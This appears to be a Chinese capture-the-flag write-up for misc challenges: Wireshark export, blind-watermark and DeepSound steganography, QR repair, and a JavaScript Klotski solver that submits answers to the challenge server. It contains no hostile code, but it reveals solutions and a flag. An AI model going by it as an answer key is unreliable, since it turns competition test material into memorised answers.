
### ek1ng\_want\_girlfriend

wireshark 导出http



## ezWord

docx解压



aa是盲水印解出的 得到zip密码



话说 这个密码不是12位?





```

*
*
* 0 空位
* 1 实体
* 2 单兵
* 3 竖行
* 4 横行
* 5 BOSS
*/
/**
 * 交换数组的中元素，如果数字是两个数字，则交换 arr[i] 和 arr[j]
 * 如果参数是两个数组，需要保证两数组长度相等，将数组中所有 index 依次替换
 * @param {Number | Array} i
 * @param {Number | Array} j
 */
Array.prototype.swap = function (i, j) {
    if (typeof i === 'number' && typeof j === 'number') {
        let tmp = this[i];
        this[i] = this[j];
        this[j] = tmp;
    } else if (i.length === j.length) {
        i.forEach((_, k) => {
            let tmp = this[i[k]];
            this[i[k]] = this[j[k]];
            this[j[k]] = tmp;
        });
    }
    return this;
}

/**
 * pos 位置的棋子向上移动，返回移动后的棋盘状态
 * @param {string} state 棋盘状态
 * @param {number} pos 位置
 */
let moveUp = (state, pos) => {
    if (state[pos] === '2') return state[pos - 4] === '0' &&
        state.split('').swap(pos, pos - 4).join('');
    else if (state[pos] === '3') return state[pos - 4] === '0' &&
        state.split('').swap([pos, pos + 4], [pos - 4, pos]).join('');
    else if (state[pos] === '4') return state[pos - 4] === '0' && state[pos - 3]
    === '0' &&
        state.split('').swap([pos, pos + 1], [pos - 4, pos - 3]).join('');
    else if (state[pos] === '5') return state[pos - 4] === '0' && state[pos - 3]
    === '0' &&
        state.split('').swap([pos, pos + 1, pos + 4, pos + 5], [pos - 4, pos - 3,
pos, pos + 1]).join('');
    return false;
}

/**
 * pos 位置的棋子向下移动，返回移动后的棋盘状态
 * @param {string} state 棋盘状态
 * @param {number} pos 位置
 */
let moveDown = (state, pos) => {

```

```

    if (state[pos] === '2') return state[pos + 4] === '0' &&
        state.split('').swap(pos, pos + 4).join('');
    else if (state[pos] === '3') return state[pos + 8] === '0' &&
        state.split('').swap([pos + 4, pos], [pos + 8, pos + 4]).join('');
    else if (state[pos] === '4') return state[pos + 4] === '0' && state[pos + 5]
    === '0' &&
        state.split('').swap([pos, pos + 1], [pos + 4, pos + 5]).join('');
    else if (state[pos] === '5') return state[pos + 8] === '0' && state[pos + 9]
    === '0' &&
        state.split('').swap([pos + 4, pos + 5, pos, pos + 1], [pos + 8, pos + 9,
pos + 4, pos + 5]).join('');
    return false;
}

/**
 * pos 位置的棋子向左移动, 返回移动后的棋盘状态
 * @param {string} state 棋盘状态
 * @param {number} pos 位置
 */
let moveLeft = (state, pos) => {
    if (state[pos] === '2') return state[pos - 1] === '0' && pos % 4 &&
        state.split('').swap(pos, pos - 1).join('');
    else if (state[pos] === '3') return state[pos - 1] === '0' && state[pos + 3]
    === '0' && pos % 4 &&
        state.split('').swap([pos, pos + 4], [pos - 1, pos + 3]).join('');
    else if (state[pos] === '4') return state[pos - 1] === '0' && pos % 4 &&
        state.split('').swap([pos, pos + 1], [pos - 1, pos]).join('');
    else if (state[pos] === '5') return state[pos - 1] === '0' && state[pos + 3]
    === '0' && pos % 4 &&
        state.split('').swap([pos, pos + 4, pos + 1, pos + 5], [pos - 1, pos + 3,
pos, pos + 4]).join('');
    return false;
}

/**
 * pos 位置的棋子向右移动, 返回移动后的棋盘状态
 * @param {string} state 棋盘状态
 * @param {number} pos 位置
 */
let moveRight = (state, pos) => {
    if (state[pos] === '2') return state[pos + 1] === '0' && (pos + 1) % 4 &&
        state.split('').swap(pos, pos + 1).join('');
    else if (state[pos] === '3') return state[pos + 1] === '0' && state[pos + 5]
    === '0' && (pos + 1) % 4 &&
        state.split('').swap([pos, pos + 4], [pos + 1, pos + 5]).join('');
    else if (state[pos] === '4') return state[pos + 2] === '0' && (pos + 2) % 4
    &&
        state.split('').swap([pos + 1, pos], [pos + 2, pos + 1]).join('');
    else if (state[pos] === '5') return state[pos + 2] === '0' && state[pos + 6]
    === '0' && (pos + 2) % 4 &&
        state.split('').swap([pos + 1, pos + 5, pos, pos + 4], [pos + 2, pos + 6,
pos + 1, pos + 5]).join('');
    return false;
}

/**

```

```

* 使用 Array 实现的队列，本以为 Array 做队列可能会影响性能，
* 实际尝试发现没啥影响，主要是由于棋盘状态数太少了，一般不到十万
*/
class Queue extends Array {
  constructor(size) {
    super();
    this.front = this.tail = 0;
    this.fullFlag = false;
    this.size = size || 1048576;
  }

  push(data) {
    if (this.fullFlag)
      throw new Error('Can not push a value into a full queue!');
    this[this.tail++] = data;
    this.tail === this.size && (this.tail = 0);
    this.tail === this.front && (this.fullFlag = true);
    return 1;
  }

  shift() {
    if (this.front === this.tail && !this.fullFlag)
      throw new Error('Can not shift a value from a empty queue!');
    let ret = this[this.front++];
    this.front === this.size && (this.front = 0)
    this.fullFlag && (this.fullFlag = false);
    return ret;
  }

  empty() {
    return !this.fullFlag && this.front === this.tail;
  }
}

/**
 * pos 位置的棋子向右移动，返回移动后的棋盘状态
 * @param {string} state 棋盘状态
 * @param {number} pos 位置
 */

let getSolve = function (state) {
  let que = [state], vst = { [state]: 1 }, result = [];
  let dict = {};
  while (que.length) {
    let cur = que.shift(), res = false;

    if (cur[13] === '5') {
      for (; cur !== 1; cur = vst[cur])
        result.push(cur);
      result.pop();
      break;
    }

    for (let i = 0; i < cur.length; i++) {

```

```

        (res = moveUp(cur, i)) && !vst[res] && que.push(res) && (vst[res] =
cur) && (dict[cur + res] = [1, i]);
        (res = moveDown(cur, i)) && !vst[res] && que.push(res) && (vst[res] =
cur) && (dict[cur + res] = [3, i]);
        (res = moveLeft(cur, i)) && !vst[res] && que.push(res) && (vst[res] =
cur) && (dict[cur + res] = [4, i]);
        (res = moveRight(cur, i)) && !vst[res] && que.push(res) && (vst[res]
= cur) && (dict[cur + res] = [2, i]);
    }
}
result.push(state);
return [result, dict];
}
const axios = require('axios');

url = 'http://106.15.72.34:32595/'

let gameNew = function async () {
    return axios.get(url + 'api/newgame')
}

let gameSubmit = function async (gameId, data) {
    return axios.post(url + 'api/submit/' + gameId, data)
}

let getSolve_P = function (layout) {

    let temp = getSolve(layout);
    let result = temp[0].reverse()
    let dict = temp[1]
    let all = []

    for (let i = 1; i < result.length; i++) {
        let item = dict[result[i - 1] + result[i]]
        all.push({ position: item[1], direction: item[0] })
    }

    return all
}

let gameId = 0;
let layout = '';

const main = async () => {
    let res = await gameNew();
    gameId = res.data.gameId;
    layout = res.data.layout;
    console.log(gameId, layout);
    let temp = getSolve_P(layout);
    let res2 = await gameSubmit(gameId, temp);
    console.log(res2.data)
    while (res2.data.status === 'next') {
        let temp = getSolve_P(res2.data.game_stage.layout);
        res2 = await gameSubmit(gameId, temp);
        console.log(res2.data)
    }
}


```

```
}  
}  
  
main()
```


```
3146316411 05103113133121124122  
> {game_stage: {...}, status: 'next'}  
> {game_stage: {...}, status: 'next'}  
> {game_stage: {...}, status: 'next'}  
> {game_stage: {...}, status: 'next'}  
> {game_stage: {...}, status: 'next'}  
> {game_stage: {...}, status: 'next'}  
> {game_stage: {...}, status: 'next'}  
> {game_stage: {...}, status: 'next'}  
> {game_stage: {...}, status: 'next'}  
> {flag: 'hgame{7ada334f37417e12819c060e652cedaede173622}'  
> ', status: 'win'}
```

龙之舞

音频隐写 改采样率



镜像加旋转



deepsound


Carrier audio files :		Secret files in deepsound_of_dragon_dance.wav:	
C:\Users\lei20\Downloads\Music		Secret file name	Size in MB
C:\Users\lei20\Downloads\Music		XXX.zip	7.531
deepsound_of_dragon_dance.w			

拼二维码

发现扫不出来 去修一下

## Format Info Pattern

Bottom Left ▾



Error Correction Level:


**L** M Q H

Mask Pattern :

0 1 2 3 **4** 5 6 7

Save

Cancel



Original Sample :



Load Sample

History :

Update format info pattern

Update format info pattern

Update format info pattern

Update format info pattern

Update format info pattern

